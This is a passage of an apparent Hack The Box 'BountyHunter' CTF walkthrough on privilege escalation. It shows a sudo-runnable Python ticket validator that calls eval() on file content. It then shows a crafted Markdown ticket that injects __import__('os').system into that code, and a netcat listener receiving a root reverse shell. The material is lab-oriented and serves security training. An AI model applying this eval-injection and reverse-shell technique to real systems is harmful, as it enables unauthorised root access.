    (root) NOPASSWD: /usr/bin/python3.8 /opt/skytrain_inc/ticketValidator.py
development@bountyhunter:~$
```

```python
#Skytrain Inc Ticket Validation System 0.1
#Do not distribute this file.

def load_file(loc):
    if loc.endswith(".md"):
        return open(loc, 'r')
    else:
        print("Wrong file type.")
        exit()

def evaluate(ticketFile):
    #Evaluates a ticket to check for ireggularities.
    code_line = None
    for i,x in enumerate(ticketFile.readlines()):
        if i == 0:
            if not x.startswith("# Skytrain Inc"):
                return False
            continue
        if i == 1:
            if not x.startswith("## Ticket to "):
                return False
            print(f"Destination: {' '.join(x.strip().split(' ')[3:])}")
```

- So the script is taking a `md` file as input & after some checking it's executing the dangerous `eval()` function. Maybe we can abuse it.

```python
        if i == 1:
            if not x.startswith("## Ticket to "):
                return False
            print(f"Destination: {' '.join(x.strip().split(' ')[3:])}")
            continue

        if x.startswith("__Ticket Code:__"):
            code_line = i+1
            continue

        if code_line and i == code_line:
            if not x.startswith("**"):
                return False
            ticketCode = x.replace("**", "").split("+")[0]
            if int(ticketCode) % 7 == 4:
                validationNumber = eval(x.replace("**", ""))
                if validationNumber > 100:
                    return True
                else:
                    return False
    return False
```

- We have some invalid tickets here

```
development@bountyhunter:/opt/skytrain_inc/invalid_tickets$ ls -la
total 24
drwxr-xr-x 2 root root 4096 Jul 22 11:08 .
drwxr-xr-x 3 root root 4096 Jul 22 11:08 ..
-r--r--r-- 1 root root  102 Jul 22 11:08 390681613.md
-r--r--r-- 1 root root   86 Jul 22 11:08 529582686.md
-r--r--r-- 1 root root   97 Jul 22 11:08 600939065.md
-r--r--r-- 1 root root  101 Jul 22 11:08 734485704.md
development@bountyhunter:/opt/skytrain_inc/invalid_tickets$ cat 390681613.md
# Skytrain Inc
## Ticket to New Haven
__Ticket Code:__
**31+410+86**
##Issued: 2021/04/06
#End Ticket
development@bountyhunter:/opt/skytrain_inc/invalid_tickets$
```

- After some time I managed to get a valid ticket

```
1  # Skytrain Inc
2  ## Ticket to Bridgeport
3  __Ticket Code:__
4  **32 + 100
5
```

- Reason because the below script works because in the line **35** the script is splitting everything using the `+` delimiter & checking the first number if the remainder is **4** then it's just evaluating everything.

```
~/Desktop/ctf/WalkThroughs/HackTheBox/BountyHunter/ticket.md - Sublime Text (UNREGIS
File  Edit  Selection  Find  View  Goto  Tools  Project  Preferences  Help
Flameshot
chall | get_flag.py | README.md — HackTheBox/BountyHunter | check_ticket.py | ticket.md | firefoxBeta.desktop | chromeWork.desktop | README.md — HackTheBox/Validation

1  # Skytrain Inc
2  ## Ticket to Root
3  __Ticket Code:__
4  **32 + 100 == 132 and __import__('os').system('echo /bin/bash') == False
5

Destination: Root
/bin/bash
Invalid ticket.
[Finished in 65ms]

Line 4, Column 53   master (266)   Tab Size: 4   Markdown
```

- We can use this to get a reverse shell

```
~/Desktop/ctf/WalkThroughs/HackTheBox/BountyHunter(master ✗) nc -nvlp 9999
listening on [any] 9999 ...
connect to [10.10.14.25] from (UNKNOWN) [10.10.11.100] 35278
# id
uid=0(root) gid=0(root) groups=0(root)
#
```